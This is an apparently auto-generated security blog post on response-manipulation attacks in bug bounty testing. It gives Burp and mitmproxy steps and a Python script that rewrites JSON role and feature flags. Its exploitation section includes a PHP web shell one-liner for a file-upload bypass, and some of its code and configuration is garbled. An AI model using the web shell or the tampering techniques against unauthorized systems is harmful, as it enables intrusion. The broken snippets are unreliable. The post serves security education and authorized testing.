Listen to this Post
Introduction:

In the high-stakes arena of bug bounty hunting, logic flaws often present a more lucrative and critical attack surface than simple cross-site scripting (XSS) or SQL injection. Response manipulation, a technique where an attacker intercepts and modifies server replies before they reach the client application, exploits implicit trust between the frontend and backend. By altering a simple `true` to false, or escalating a user role from “user” to “admin” in a JSON response, a penetration tester can unlock hidden functionalities, bypass authorization controls, and expose features never intended for public eyes, as demonstrated by a recent discovery on the YesWeHack platform.
Learning Objectives:
- Understand the mechanics of response manipulation attacks in modern web and mobile applications.
- Learn how to intercept, modify, and replay HTTP responses using proxy tools like Burp Suite and Caido.
- Identify common JSON/XML response structures that control client-side access to features and administrative panels.
- Execute step-by-step exploitation of hidden features through local response tampering.
You Should Know:
1. The Anatomy of Response Manipulation
Response manipulation differs from traditional request tampering. Instead of modifying what you send to the server, you modify what the server sends back to you. This exploits the client-side rendering logic, where the application checks for a specific value to determine if a button, menu, or feature should be visible to the user.
What the Post Revealed:
Rawan Saeed discovered that by manipulating the server’s response, she could force the client application to render hidden features that were otherwise restricted. In a program with over 500 reports, this specific logic flaw was missed, proving that developers often secure the backend (authorization) but forget to secure the frontend visibility logic.
Step‑by‑step guide explaining what this does and how to use it.
To replicate this, we need to intercept a response from the server and modify its content before it reaches the browser or application.
Tool Configuration (Burp Suite):
- Intercept Response: In Burp Suite, go to the `Proxy` > `Options` tab. Under “Intercept Server Responses,” enable “Intercept responses based on the following rules.”
- Set Scope: Ensure you are only intercepting responses from your target domain to avoid noise.
- Trigger the Action: In your browser, perform an action that triggers the feature check (e.g., loading the user dashboard).
4. Modify the Payload:
- Scenario: The server sends: `{“user_role”: “user”, “can_access_admin”: false, “features”: {“show_debug”: 0}}`
– Manipulation: Change it to: `{“user_role”: “admin”, “can_access_admin”: true, “features”: {“show_debug”: 1}}`
5. Forward the Response: Once modified, forward the response to the client. The interface should now render the previously hidden “Admin Panel” or “Debug Mode” button.
2. Command-Line Arsenal for Response Analysis
Before manipulating responses, you must understand the baseline. Using command-line tools allows for quick analysis of API structures without a GUI. This is essential for bug bounty hunters dealing with headless APIs or mobile applications where a browser is not available.
Step‑by‑step guide explaining what this does and how to use it.
Linux/macOS (cURL):
- Analyze Original Response: Fetch the standard response to identify potential boolean flags or hidden parameters.
curl -X GET https://target.com/api/v1/user/permissions -H "Authorization: Bearer YOUR_TOKEN" -I
The `-I` flag fetches headers only, but remove it to see the full JSON body.
-
Save for Reference: Pipe the output to a file for analysis.
curl -s https://target.com/api/v1/user/permissions | jq '.'
(Using `jq` to format JSON output)
- Simulate Manipulation Locally: You cannot modify the server response with cURL alone, but you can use a local proxy like `mitmproxy` to automate modifications.
Start mitmproxy and write a script to replace JSON values
mitmdump --mode regular --script modify_response.py
Windows (PowerShell):
1. Interacting with the API:
$headers = @{Authorization = "Bearer YOUR_TOKEN"}
$response = Invoke-RestMethod -Uri "https://target.com/api/v1/user/permissions" -Method Get -Headers $headers
$response | ConvertTo-Json
3. Automating Manipulation with Python (Turbo Intruder/Scripts)
For advanced exploitation, manual interception is slow. You can write a simple proxy script in Python using libraries like `mitmproxy` to automatically replace specific response values. This is useful when testing hundreds of endpoints for authorization bypass.
Step‑by‑step guide explaining what this does and how to use it.
1. Install mitmproxy: `pip install mitmproxy`
2. Create a Script (`response_modifier.py`):
from mitmproxy import http

def response(flow: http.HTTPFlow) -> None:
 Target a specific API endpoint
if "api/v1/user/permissions" in flow.request.pretty_url:
 Decode the response content
text = flow.response.get_text()
 Replace "user" with "admin" and false with true
modified_text = text.replace('"user_role": "user"', '"user_role": "admin"')
modified_text = modified_text.replace('"can_access_admin": false', '"can_access_admin": true')
modified_text = modified_text.replace('"show_debug": 0', '"show_debug": 1')

Set the new response content
flow.response.set_text(modified_text)
print(f"[] Modified response for {flow.request.pretty_url}")
3. Run the Proxy: `mitmdump -s response_modifier.py`
- Configure Device: Point your browser or mobile device to the mitmproxy address and observe hidden features becoming available.
4. Exploiting Boolean Flags and Feature Toggles
In the context of the YesWeHack finding, the “hidden features” were likely protected by simple boolean flags. Developers often use feature flags to gradually roll out functionality. If these flags are evaluated client-side, intercepting the response is the key.
Step‑by‑step guide explaining what this does and how to use it.
- Enumerate Feature Endpoints: Look for endpoints like
/features,/config,/settings, or/flags.json. - Search for Keywords: In the response, look for:
– `”enabled”: false`
– `”beta”: false`
– `”experimental”: 0`
– `”visible”: false`
– `”maintenance”: true`
3. The Flip Test: Flip all `false` to `true` and `0` to1. If a new menu appears, the application trusts the client. - Deep Linking: If a feature becomes visible but clicking it leads to a 403 error (backend block), you have confirmed partial vulnerability. The ultimate goal is to find features that are both hidden and unprotected server-side.
5. Exploitation Paths: From Visibility to Vulnerability
Once you manipulate the response to reveal a hidden feature (like an “Import Users” panel or “Debug Console”), the next step is to test that feature’s functionality for further vulnerabilities.
Step‑by‑step guide explaining what this does and how to use it.
Scenario: You manipulated `/api/user/config` to show {"show_import_tool": true}. Now you see an “Import CSV” button.
- Analyze the Request: Open Developer Tools (F12) -> Network tab. Click the button. Observe the POST request to
/admin/import. - Test for CSRF: Does the request require a CSRF token? If not, you could chain this with a CSRF attack.
3. Test for File Upload Bypass:
- Upload a legitimate CSV, intercept the request.
- Change the filename to `test.php` and add PHP payload to the CSV content.
- Linux Command to generate malicious CSV:
echo '<?php system($_GET['cmd']); ?>' > malicious.csv
- Check for IDOR: If the import tool shows previous imports, try changing the `import_id` parameter in the request to view other users’ data.
6. API Security: Hardening Against Response Tampering
To prevent such discoveries, developers must implement proper security controls. Response manipulation works because the client trusts the server implicitly, but the server must never trust the client’s state.
Step‑by‑step guide explaining what this does and how to use it.
1. Server-Side Authorization: Never rely on client-side visibility for security. Even if the “Delete User” button is hidden, the backend must verify the user’s role on every request to /api/admin/deleteUser.
2. Obfuscation is not Security: Do not just hide the feature by removing it from the DOM. This is security through obscurity and fails against an attacker with a proxy.
3. Implement GraphQL Best Practices: If using GraphQL, use `@deprecated` directives or field visibility based on roles, but ensure the resolver still checks permissions.
4. Windows IIS/ASP.NET Hardening:
- In
web.config, ensure authorization rules are set globally, not just in the UI layer.<configuration> <system.webServer> <security> <authorization> <remove users="" roles="" verbs="" /> <add accessType="Deny" users="?" /> <add accessType="Allow" roles="Administrators" /> </authorization> </security> </system.webServer> </configuration>
- Linux/NGINX Hardening: Use `$http_authorization` header checks in the `location` block to ensure that requests to admin areas contain valid tokens, regardless of the client’s UI state.
What Undercode Say:
- Visibility vs. Authorization: Rawan’s find underscores a critical distinction: just because a feature is hidden does not mean it is secure. Bug hunters should always probe for hidden directories and parameters, assuming they exist even if the UI doesn’t show them. This is the essence of gray-box testing.
- The Human Factor: With over 500 reports submitted, this program was heavily tested. Yet, a simple logic flaw persisted. This highlights that automation and common vulnerability scans often miss business logic errors. Manual testing, specifically looking at how the client interprets server data, remains the most valuable skill for a penetration tester.
- Tool Mastery: The success of this technique relies on the tester’s ability to move beyond automated scanners and manually manipulate traffic using tools like Burp Suite, mitmproxy, or even Frida for mobile apps. Understanding the data flow between client and server is paramount.
Prediction:
As web applications increasingly decouple frontend frameworks (React, Vue, Angular) from backend APIs (REST, GraphQL), the attack surface for response manipulation will expand. We will see a rise in vulnerabilities related to “client-side authorization bypass” where the API returns all data, and the frontend simply hides what the user shouldn’t see. Future AI-driven security tools may start to predict hidden UI elements by analyzing JavaScript bundles, leading to automated discovery of these logical flaws. However, as AI gets better at hiding features in compiled code, the cat-and-mouse game between developers and ethical hackers will intensify, with response manipulation remaining a fundamental technique in the web security arsenal.
▶️ Related Video (70% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Rawan Saeed – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


